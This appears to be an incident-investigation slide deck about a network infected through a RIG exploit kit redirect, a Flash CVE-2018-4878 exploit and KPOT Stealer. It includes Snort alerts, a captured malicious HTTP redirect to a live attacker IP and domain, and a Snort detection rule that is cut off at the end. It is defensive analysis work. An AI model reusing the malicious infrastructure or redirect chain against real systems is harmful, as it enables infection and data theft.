


INVESTIGATION



Investigation Overview

Table of Contents

- LAN Segment Overview
- Attack Details
- Transcript Analysis
- File Analysis
- Further Investigation
- Kibana Investigation
- Summary


Key Stages


- Initial Access
- Malware Delivery
- Data Exfiltration
- Second Host Analysis
- Timeline Reconstruction
- Mitigation Strategies

LAN Segment Details

Network Parameters

- Range: 10.0.76.0/24
- Domain: phenomenoc.com
- Domain Controller: 10.0.76.6
- Gateway: 10.0.76.1
- Broadcast Address: 10.0.76.255





Key Findings: Initial Access and Malware

Initial Access

The attacker gained access to the network through a malicious website.

Malware Deployment

A Trojan, specifically Trojan.Cryxos, was deployed to trigger flash.

Exploit

The vulnerability in Adobe Flash (CVE-2018-4878) was exploited to download KPOT Stealer.



First and second Alert


SYSTEM WARNING

Investigating the first alert

The screenshot shows a NetworkMiner interface with several panels:

- Alert List:** A table of alerts with columns: RT, ID, Source, Time, Destination, Port, Length, TTL, and Type. Most alerts are related to ET POLICY DNS Update From External net.
- System Msg:** A panel containing configuration options like IP Resolution, Agent Status, Snort Statistics, and System Msg. It includes checkboxes for Reverse DNS and Enable External DNS, and fields for Src IP, Src Name, Dst IP, and Dst Name. A Whois Query section allows selecting None, Src IP, or Dst IP.
- Snort Rule:** A text area showing a Snort alert rule for UDP traffic from external networks to internal hosts on port 53, matching specific byte patterns and a reference to a policy-violation SID.
- Captured Packet:** A detailed view of a captured UDP packet. The IP table shows source IP 10.0.76.193 and destination IP 10.0.76.6. The UDP table shows source port 64657 and destination port 53, with length 122 and checksum 48567. The DATA bytes pane shows the raw hex and ASCII payload of the packet.

First Infected Host 10.0.76.109

A brown warning sign icon with a yellow exclamation mark inside a triangle. The word "MALWARE" is written in large, bold, brown letters across the bottom of the sign.

MALWARE

startup point:

```
GET / HTTP/1.1
Accept: text/html, application/xhtml+xml, /*
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Accept-Encoding: gzip, deflate
Host: letsdoitquick.site
DNT: 1
Connection: Keep-Alive

HTTP/1.1 302 Found
Server: nginx
Date: Sat, 22 Jun 2019 23:48:04 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 0
Connection: keep-alive
Keep-Alive: timeout=60
X-Powered-By: PHP/5.6.39
Set-Cookie: PHPSESSID=ktmf9i1a5mj5fmvrk12m1sh6a3; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie:
c7be602ad1126fe09687a00515d64f44222be738=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJkYXRhIjoie1wi
c3RyZWFrIjMzOFwiOjE1NjEyNDcyODR9LFwiY2FtcGFpZ25zXCI6e1wiMzhcIjoxNTYxMjQ3Mjg0fSxcInRpBW
VcijoxNTYxMjQ3Mjg0fSJ9.OyxNRYfdcrahcvKGkGhhbbiOhq5bvKisW8MnUIzEgk0; expires=Sat, 22-Jun-2019
23:48:04 GMT; Max-Age=0; path=/; domain=.letsdoitquick.site
Location: http://37.46.135.170/?
MTQwMjg3&ZqHoAiAzR&ff5sdfds=xXjQMvWUbRXQDJ3EKvPcT6NMMVHRFUCL2YedmrHZefjac1WkzrvFTF_7ozKATQSG6_
ptdfJ&ZJull=known&C1GaW=known&PETxiFG=community&sMRo=wrapped&HuUMPiKpj=heartfelt&LfBYp=critici
zed&tr1QvmsgW=wrapped&t4tsdfsg4=WDQCwhBfTcwJom9xbAw4b8futjEnVzkCb1p6H-
hGPYwNDrcSdRuVo31ykxrkkQPshg1TH4GI&QVQi=detonator&scUJaJdNW=golfer&eaqB1V=referred&eunX=heartf
elt&lTfNSvPso=wrapped&cuxKdC=constitution&TGbNZdI=known&YAVpMLL=difference&KcBDoegecFMTU10TU1
```

redirected traffic to 37.46.135.170

Infected Host

RT	1	seconion...	5.1861	2019-06-22 23:47:12	10.0.76.109	56860	10.0.76.6	53	17	ET POLICY DNS Update From Ex...
RT	3	seconion...	5.1862	2019-06-22 23:48:05	10.0.76.109	49204	37.46.135.170	80	6	ET CURRENT_EVENTS RIG EK ...
RT	12	seconion...	5.1863	2019-06-22 23:48:06	37.46.135.170	80	10.0.76.109	49204	6	ET CURRENT_EVENTS SunDow...
RT	12	seconion...	5.1875	2019-06-22 23:48:06	37.46.135.170	80	10.0.76.109	49204	6	ET INFO Suspicious Possible Coll...
RT	12	seconion...	5.1887	2019-06-22 23:48:06	37.46.135.170	80	10.0.76.109	49204	6	ET CURRENT_EVENTS SunDow...
RT	12	seconion...	5.1899	2019-06-22 23:48:06	37.46.135.170	80	10.0.76.109	49204	6	ET CURRENT EVENTS SunDow...

IP Resolution Agent Status Snort Statistics System Msg

Reverse DNS Enable External DNS

Src IP:
Src Name:
Dst IP:
Dst Name:

Whois Query: None Src IP Dst IP

Show Packet Data Show Rule


```
alert tcp $HOME_NET any -> $EXTERNAL_NET $HTTP_PORTS (msg:"ET CURRENT_EVENTS RIG EK URI Struct Jun 13 2017"; flow:established,to_server; urilen:>90; content:"/?"; http_uri; depth:2; content:"=x"; fast_pattern; http_uri; pcre:"/=x[HX3][^&]Q[cdM][^&]{3}[ab]R/U"; 